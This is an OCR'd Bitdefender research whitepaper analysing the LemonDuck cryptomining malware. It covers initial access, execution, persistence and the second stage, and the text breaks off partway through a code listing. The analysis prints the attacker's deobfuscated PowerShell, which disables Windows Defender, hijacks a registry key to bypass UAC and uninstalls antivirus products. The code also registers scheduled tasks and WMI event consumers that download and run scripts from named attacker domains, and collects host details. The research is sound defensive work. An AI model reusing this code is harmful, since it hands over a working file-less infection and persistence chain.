
WHITEPAPER

Bitdefender



Security

Dissecting LemonDuck Crypto-Miner, a KingMiner Successor

Contents

Author:

János Gergő SZÉLES – Senior Security Researcher@ Bitdefender

Summary

Crypto-currencies have enjoyed dramatic adoption in the past few years, with miners attempting to boost mining capabilities while predicting market fluctuations at the same time. This new crypto-gold rush has been capped as of late by mining corrections and increased energy prices.

In this new world of uncertainty, cryptojacking is still a very profitable branch of cybercrime, as revealed by the number of cryptocurrency mining malware families and the increasing attacks against enterprise infrastructure.

The goal of these attacks is to hijack computing resources to illicitly mine cryptocurrencies. Significant financial earnings await persistent attackers, so they're motivated to evolve their techniques. LemonDuck is one such recent cryptocurrency mining malware, boasting an extended set of infection techniques inspired by advanced attacks. It achieved great success by building and continuously improving Tactics, Techniques and Procedures upon previous expertise.

A previous cryptojacker campaign dubbed Kingminer [1] was presented extensively on Bitdefender Labs. That highly capable cryptocurrency miner landed on the system via brute-forced SQL server accounts and performed its actions with Defense Evasion in mind. The way Kingminer infects victim machines opened up new horizons for attackers aiming to take control of enterprise computers. LemonDuck (which got the name from the unique User-Agent used to send HTTP requests) draws inspiration from Kingminer for lateral movement, but, at the same time, it employs new techniques to infect even more systems than Kingminer did. Since its first appearance in October 2019, documented by Sophos [2], the malware extended its capabilities with a new persistence mechanism through WMI and new lateral movement strategies. Sophos monitored this evolution, and recently wrote an article about the latest version of LemonDuck too [3]. We observed the evolved variant of the campaign in parallel with researchers from Sophos, and we would like to offer and in-depth look at how Bitdefender saw this attack.

Adding new techniques to the infection chain shows that it is worthwhile for the attackers to invest in this campaign. The result is an advanced attack that compromises enterprise networks for cryptocurrency mining. Some of the more impressive techniques include:

- Various avenues of initial access (phishing e-mails, EternalBlue, RDP, SSH, SQL accounts)
- File-less execution all the way through the final payloads
- Persistence via WMI and scheduled tasks
- Lateral movement with a dedicated module and various techniques
- Leveraging publicly available tools to attain goals (XMRig, PingCastle, PowerSploit)


Technical analysis

Initial access

The infection on the system closely depends on the lateral movement capabilities of the malicious scripts. LemonDuck expanded on the original idea of Kingminer to brute-force SQL Server accounts, and added more exploitation techniques to its arsenal. An infection can start on a system in multiple ways:

- phishing e-mail - sent from an already infected machine
- EternalBlue or other SMB exploits
- RDP brute-forcing - if there are weak accounts on the system
- A .lnk file from a removable drive or a network drive
- SSH brute-forcing - if there are weak accounts on the system
- Pass-the-hash - if the attackers manage to dump a valid NTLM password hash
- MS-SQL brute-forcing - similar to Kingminer, if there are weak DB credentials
- Redis remote command
- Yarn remote command

Execution flow



First Stage. Landing on the System

The first step when attackers gain a foothold on the machine is to download and execute a powershell script from the C2 server. The URL for each infected machine is unique based on information from the environment variables.

We deobfuscated the script from the attacker's server and obtained the following powershell script:

```
function bpu($payload){
        $ver=[Environment]::OSVersion.Version.Major
        $kill_payload="cmd /c echo Set-MpPreference -DisableRealtimeMonitoring 1;Add-
MpPreference -ExclusionPath c:\;Add-MpPreference -ExclusionProcess c:\windows\system32\
WindowsPowerShell\v1.0\powershell.exe|powershell -w hidden"
        if($payload.startswith("http")){
### If it is a first infection (payload is an URL), then generate a custom URL based on
the username and computer name and download the next stage from there
### This way the attackers obtain some information about the infected machine and can
deliver updated versions of payloads on the fly
                $payload="Iex(new-object net.webclient).
downloadstring('"+$payload+"?$env:username*$env:computername*$ver')"
        }
        if(([int]([Security.Principal.WindowsPrincipal][Security.Principal.
WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
'Administrator'))){
### Execute the first part of the payload which disables Windows Defender
                iex $kill_payload
                sleep 5
### Execute the next stage
                iex $payload
                return
        }
### If this is a recurring infection (payload is a cmd) create default shells (cmd with
malicious command line) for CompMgmtLauncher.exe or ComputerDefaults.exe
        if ($ver -eq 10) {
                $key="ms-settings"
                $exp="ComputerDefaults.exe"
                $payload="$kill_payload & powershell -w hidden $payload"
        } else {
                $key="mscfile"
                $exp="CompMgmtLauncher.exe"
                $payload="powershell -w hidden $payload"
        }
    $regPath = "HKCU:\Software\Classes\$key\shell\open\command"
    New-Item $regPath -Force
    New-ItemProperty $regPath -Name "DelegateExecute" -Value $null -Force
        if(!($payload.startswith("cmd /c") -or $payload.startswith("cmd.exe /c"))){
                $payload="cmd /c $payload"
        }
```

```
        Set-ItemProperty $regPath -Name "(default)" -Value "$payload" -Force
### Launch CompMgmtLauncher.exe or ComputerDefaults.exe, thus executing the malicious
command line registered above. Defense Evasion
        Start-Process $exp
    sleep 5
    Remove-Item $regPath -Force -Recurse
}
```

There are two ways for the same downloader command line to execute on the system. The first is the direct way of invoking the command line. The second contains an extra step in an attempt to go undetected by registering a custom command line for launching a CompMgmtLauncher.exe or a ComputerDefaults.exe process. They are both legitimate Windows processes, and security solutions might not monitor them for malicious activity. This command line is only used once when the script is running. After one of the chosen processes starts, the script deletes the registry key containing the malicious command line to stop interfering with the legitimate execution of the OS.

The malicious command line that runs the next stage downloads the payload in a similar way to the initial access:

```
cmd /c echo Set-MpPreference -DisableRealtimeMonitoring 1;Add-MpPreference
-ExclusionPath c:\;Add-MpPreference -ExclusionProcess c:\windows\system32\
WindowsPowerShell\v1.0\powershell.exe|powershell -w hidden Iex(new-object net.
webclient).downloadstring('http://t.amynx.com/ipc.jsp?0.8?Ion Testalescu*DESKTOP-
D65O5JE*10')
```

This download URL also reports to the attacker that a new system got infected and it contains the user name and machine name in the parameters. The downloaded script is again obfuscated by scrambling a few characters and inverting the whole payload. In its final form it looks like this:

```
### Uninstall AV with the help of WMI
cmd /c start /b wmic.exe product where "name like '%Eset%'" call uninstall /
nointeractive
cmd /c start /b wmic.exe product where "name like '%%Kaspersky%%'" call uninstall /
nointeractive
cmd /c start /b wmic.exe product where "name like '%avast%'" call uninstall /
nointeractive
cmd /c start /b wmic.exe product where "name like '%avp%'" call uninstall /
nointeractive
cmd /c start /b wmic.exe product where "name like '%Security%'" call uninstall /
nointeractive
cmd /c start /b wmic.exe product where "name like '%AntiVirus%'" call uninstall /
nointeractive
cmd /c start /b wmic.exe product where "name like '%Norton Security%'" call uninstall /
nointeractive
cmd /c "C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent /
suppressmsgboxes /norestart
$v="?$v"+(Get-Date -Format '_yyyyMMdd')
### Persistence script stored in tmps
$tmps='function a($u){$d=(Ne`w-Obj`ect Net.WebC`lient)."DownloadData"($u);$c=$d.
count;if($c -gt 173){$b=$d[173..$c];$p=New-Object Security.Cryptography.RSAParame-
```

```
ters;$p.Modulus=[convert]::FromBase64String(''2mWo17uXvG1BXpmdgv8v/3NTmnNubHtV62fWrk4jP-
FI9wM3NN2vzTzticIYHlm7K3r2mT/YR0WDciL818pLubLgum30r0Rkwc8ZSAc3nxzR4iqef4hLNeUCnkWqulY-
5C0M85bjDLCpjblz/2LpUQcv1j1feIY6R7rpfqOLdHa10='');$p.Exponent=0x01,0x00,0x01;$r=New-Ob-
ject Security.Cryptography.RSACryptoServiceProvider;$r.ImportParameters($p);if($r.
verifyData($b,(New-Object Security.Cryptography.SHA1CryptoServiceProvider),[convert]::-
FromBase64String(-join([char[]]$d[0..171])))){I`ex(-join[char[]]$b)}}}$url=''http://''
+''U1''+''U2'';a($url+''/a.jsp'+$v+'?''+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiob-
ject Win32_ComputerSystemProduct).UUID,(random))-join''*''))'
```

```
$sa=([Security.Principal.WindowsPrincipal][Security.Principal.
WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
"Administrator")

function getRan(){return -join([char[]](48..57+65..90+97..122)|Get-Random -Count
(6+(Get-Random)%6))}

### Attacker's domains

$us=@('t.zz3r0.com','t.zer9g.com','t.amynx.com')

$stsrv = New-Object -ComObject Schedule.Service

$stsrv.Connect()

### Get a scheduled task named blackball

try{

$doit=$stsrv.GetFolder("\").GetTask("blackball")

}catch{}

### If this task is not present aka. the system was not infected before, then continue
with the infection

if(-not $doit){

        if($sa){

                schtasks /create /ru system /sc MINUTE /mo 120 /tn blackball /F /tr
"blackball"

        } else {

                schtasks /create /sc MINUTE /mo 120 /tn blackball /F /tr "blackball"

        }

        ### Scheduled tasks for each domain

        foreach($u in $us){

                $i = [array]::IndexOf($us,$u)

                if($i%3 -eq 0){$tnf=''}
```

```
                if($i%3 -eq 1){$tnf=getRan}

                if($i%3 -eq 2){if($sa){$tnf='MicroSoft\Windows\'+(getRan)}
else{$tnf=getRan}}



                $tn = getRan

                if($sa){

                        schtasks /create /ru system /sc MINUTE /mo 60 /tn "$tnf\$tn" /F
/tr "powershell -w hidden -c PS_CMD"

                } else {

                        schtasks /create /sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr
"powershell -w hidden -c PS_CMD"

                }

                start-sleep 1

                $folder=$stsrv.GetFolder("\$tnf")

                $taskitem=$folder.GetTasks(1)

                foreach($task in $taskitem){

                        foreach ($action in $task.Definition.Actions) {

                                try{

                                        if($action.Arguments.Contains("PS_CMD")){

                                                $folder.RegisterTask($task.Name,
$task.Xml.replace("PS_CMD",$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.
substring(5))), 4, $null, $null, 0, $null)|out-null

                                        }

                                }catch{}

                        }

                }

                start-sleep 1

                schtasks /run /tn "$tnf\$tn"

                start-sleep 5

        }

}
```

```
try{

$doit1=Get-WMIObject -Class __EventFilter -NameSpace 'root\subscription' -filter
"Name='blackball'"

}catch{}

### WMI event consumers for each domain

if(-not $doit1){

    Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @
{Name="blackball";EventNameSpace="root\cimv2";QueryLanguage="WQL";Query="SELECT
* FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_
PerfFormattedData_PerfOS_System'";} -ErrorAction Stop

    foreach($u in $us){

        $theName=getRan

        $wmicmd=$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.substring(5)).
replace('a.jsp','aa.jsp')

        Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\
subscription" -Arguments @{Filter=(Set-WmiInstance -Class __EventFilter -NameSpace
"root\subscription" -Arguments @{Name="f"+$theName;EventNameSpace="root\
cimv2";QueryLanguage="WQL";Query="SELECT * FROM __InstanceModificationEvent WITHIN
3600 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'";} -ErrorAction
Stop);Consumer=(Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\
subscription" -Arguments @{Name="c"+$theName;ExecutablePath="c:\windows\system32\cmd.
exe";CommandLineTemplate="/c powershell -w hidden -c $wmicmd"})}

        start-sleep 5

    }

### Prepare environment for lateral movement later

### Deny access on ports 445 and 135 so that others can't exploit SMB

    cmd.exe /c netsh.exe firewall add portopening tcp 65529 SDNSd

    netsh.exe interface portproxy add v4tov4 listenport=65529 connectaddress=1.1.1.1
connectport=53

    netsh advfirewall firewall add rule name="deny445" dir=in protocol=tcp localport=445
action=block

    netsh advfirewall firewall add rule name="deny135" dir=in protocol=tcp localport=135
action=block

    Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\
Parameters" DisableCompression -Type DWORD -Value 1 ???Force

}
```

```
### Delete scheduled tasks from an old version of the same campaign

schtasks /delete /tn Rtsa2 /F

schtasks /delete /tn Rtsa1 /F

schtasks /delete /tn Rtsa /F
```

This script prepares the environment for execution of the next stages and final payloads. First, it uninstalls any existing AV from the system using WMI. Then, for every available domain in the *$us* variable, it registers a scheduled task and a WMI event consumer with the same command (stored in *$tmps*). The script also marks infected systems with an empty scheduled task named *blackball* and adds its persistence mechanism only if this task is not present.

Finally, the script prepares the environment for lateral movement by adding firewall rules for various ports. An interesting action in this phase is denying access on port 445 and 135 on the infected machines, because LemonDuck does not want others to exploit SMB vulnerabilities after it arrived on the system.

Persistence

As we saw in the previous section, LemonDuck employs two techniques to maintain persistence. Attackers took care of redundancy; they have three domains (*t.zz3r0.com, t.zer9g.com, t.amynx.com*) where they hosted the second stage scripts. Therefore, they register three commands with scheduled tasks and the same three commands with WMI event consumers. The commands download and execute the same script, so even if scheduled tasks are cleaned up, the event consumers stay as a backup. Even if one or two domains are taken down, they can keep lights on by using the redundant servers. Scheduled tasks and WMI event consumers are popular when it comes to file-less attacks as some security solutions might not scan the commands included in these entries.

A command line registered to run periodically looks like the one below. The difference between the persistence command lines is the domain used to download the next stage.

```
“powershell” -w hidden -c function a($u){$d=(Ne`w-Obj`ect Net.WebC`lient).”DownloadD-
ata”($u);$c=$d.count;if($c -gt 173){$b=$d[173..$c];$p=New-Object Security.Cryptography.
RSAParameters;$p.Modulus=[convert]::FromBase64String(‘2mWo17uXvG1BXpmdgv8v/3NTmnNub-
HtV62fWrk4jPFI9wM3NN2vzTzticIYHlm7K3r2mT/YR0WDciL818pLubLgum30r0Rkwc8ZSAc3nxzR4iqef-
4hLNeUCnkWqulY5C0M85bjDLCpjblz/2LpUQcv1j1feIY6R7rpfqOLdHa10=’);$p.Exponent=0x01,0x-
00,0x01;$r=New-Object Security.Cryptography.RSACryptoServiceProvider;$r.ImportParame-
ters($p);if($r.verifyData($b,(New-Object Security.Cryptography.SHA1CryptoServiceProvid-
er),[convert]::FromBase64String(-join([char[]]$d[0..171])))){I`ex(-join[char[]]$b)}}$u
rl=’http://’+’t.zz3’+’r0.com’;a($url+’/a.jsp?_20200807?’+(@($env:COMPUTERNAME,$env:US-
ERNAME,(get-wmiobject Win32_ComputerSystemProduct).UUID,(random))-join’*’))
```

Second Stage. Executing for Profit

The command lines registered at the persistence step download and run the second stage of the attack. At this moment, the initial Powershell process executing the first stage has already stopped. If we look at Task Manager or Process Explorer, we can no longer trace it back to the initial infection as this stage starts from either a *svchost.exe* process (for scheduled tasks) or a *scrcons.exe* process (for event consumers). The downloaded script is obfuscated in the same manner as the previous ones: junk letters appear randomly as salt, and the whole script is reversed when it first arrives in memory, then it gets deobfuscated when it starts executing.

We can see an example of obfuscated script with deobfuscation layers in the final lines below:

```
# This first line will become the last when reversed and is responsible to replace junk characters like "YSg+YSg"

# We can also observe inverted strings (char and replace)

$4Kpj="  ))93]RaHc[,)301]RaHc[+38]RaHc[+98]RaHc[( ECalper-  29]RaHc[,)311]RaHc[+47]RaHc[+09]RaHc[(EcAlPErC- 63]RaHc[,)711]RaHc[+17]RaHc[+511]RaHc[+701]RaHc[( EcAlPErC-421]RaHc[,'WXkw' ECalper- )'

[...edited out...]

# The last part of this line reverses the whole script and invokes it

(  gET-vArIaBle 4KpJ  ).ValUE[ -1.. -((  gET-vArIaBle 4KpJ  ).ValUE.LeNgth)]-JoiN''|INVOke-EXPrEssIoN
```

After deobfuscation, the script becomes readable, and it contains three distinct parts. The first part prepares the environment for execution by stopping already-running payloads and disabling Windows Defender, and it gathers information about the system, such as computer name, domain, OS version, current user privilege, etc.

```
# Check for CPU architecture

if([IntPtr]::Size -eq 8){$is64=$true}

# payload hashes

$ifbin="if.bin"

$ifmd5="ce510f7de1c4312aa0d74d0f1804c151"

$krbin="kr.bin"

$krmd5="614257993fd996b4cea3a0fdffa4feac"

if($is64){

    $mbin="m6.bin"

    $mmd5="5b2849ff2e8c335dcc60fd2155b2d4d3"

    $mgbin="m6g.bin"

    $mgmd5="23d59ed726e13edabcb751da7a5ce310"

}

# Stop powershell processes which run the above payloads if there are any

Get-WmiObject -Class Win32_Process|Where-Object{$_.Name -eq 'powershell.exe' -and $_.CommandLine -like '*ifmd5*' -and (($_.CommandLine -like "*$ifbin*" -and $_.CommandLine -notlike '*'+$ifmd5.substring(0,6)+'*') -or ($_.CommandLine -like "*$krbin*" -and $_.CommandLine -notlike '*'+$krmd5.substring(0,6)+'*'))}|foreach{Stop-Process -Force -Id $_.processid}

function gmd5($d){
```

```
    [Security.Cryptography.MD5]::Create().ComputeHash($d)|foreach{$l+=$_.ToString('x2')}

    return $l

}

$lifmd5,$lmmd5,$lmgmd5="","",""

try{$lifmd5=gmd5 ([IO.File]::ReadAllBytes("$env:tmp\$ifbin"))}catch{}

try{$lmmd5=gmd5 ([IO.File]::ReadAllBytes("$env:tmp\$mbin"))}catch{}

# Collect information about the environment and store in variables

$down_url = "http://d.ackng.com"

$core_url = $url.split("/")[0..2]-join"/"

$permit = ([Security.Principal.WindowsPrincipal][Security.Principal.
WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
"Administrator")

$comp_name = $env:COMPUTERNAME

$guid = (get-wmiobject Win32_ComputerSystemProduct).UUID

$mac = (Get-WmiObject Win32_NetworkAdapterConfiguration | where {$_.ipenabled -EQ
$true}).Macaddress | select-object -first 1

$osb = (Get-WmiObject -class Win32_OperatingSystem)

$os = $osb.Caption.replace("Microsoft Windows ","")+"_"+$osb.Version

$user = $env:USERNAME

$domain = (Get-WmiObject win32_computersystem).Domain

$uptime = [timespan]::FromMilliseconds([environment]::TickCount)|foreach{$_.
totalseconds}

$card = (Get-WmiObject Win32_VideoController).name

gwmi Win32_PhysicalMemory | %{$msum = 0} { $msum += $_.Capacity };$mem=$msum/1Gb

try{

# Collect names of network and removable drives

$drive = ([system.IO.DriveInfo]::GetDrives() | where {$_.IsReady -and ($_.
AvailableFreeSpace -gt 1024) -and (($_.DriveType -eq "Removable") -or ($_.DriveType
-eq "Network")) -and (($_.DriveFormat -eq "NTFS") -or ($_.DriveFormat -eq "FAT32"))} |
foreach{($_.Name)[0]+"_"+($_.DriveType.tostring())[0]})-join"|"}catch{}

$timestamp = (Get-Date -UFormat "%s").Substring(0,9)

try{
```

```
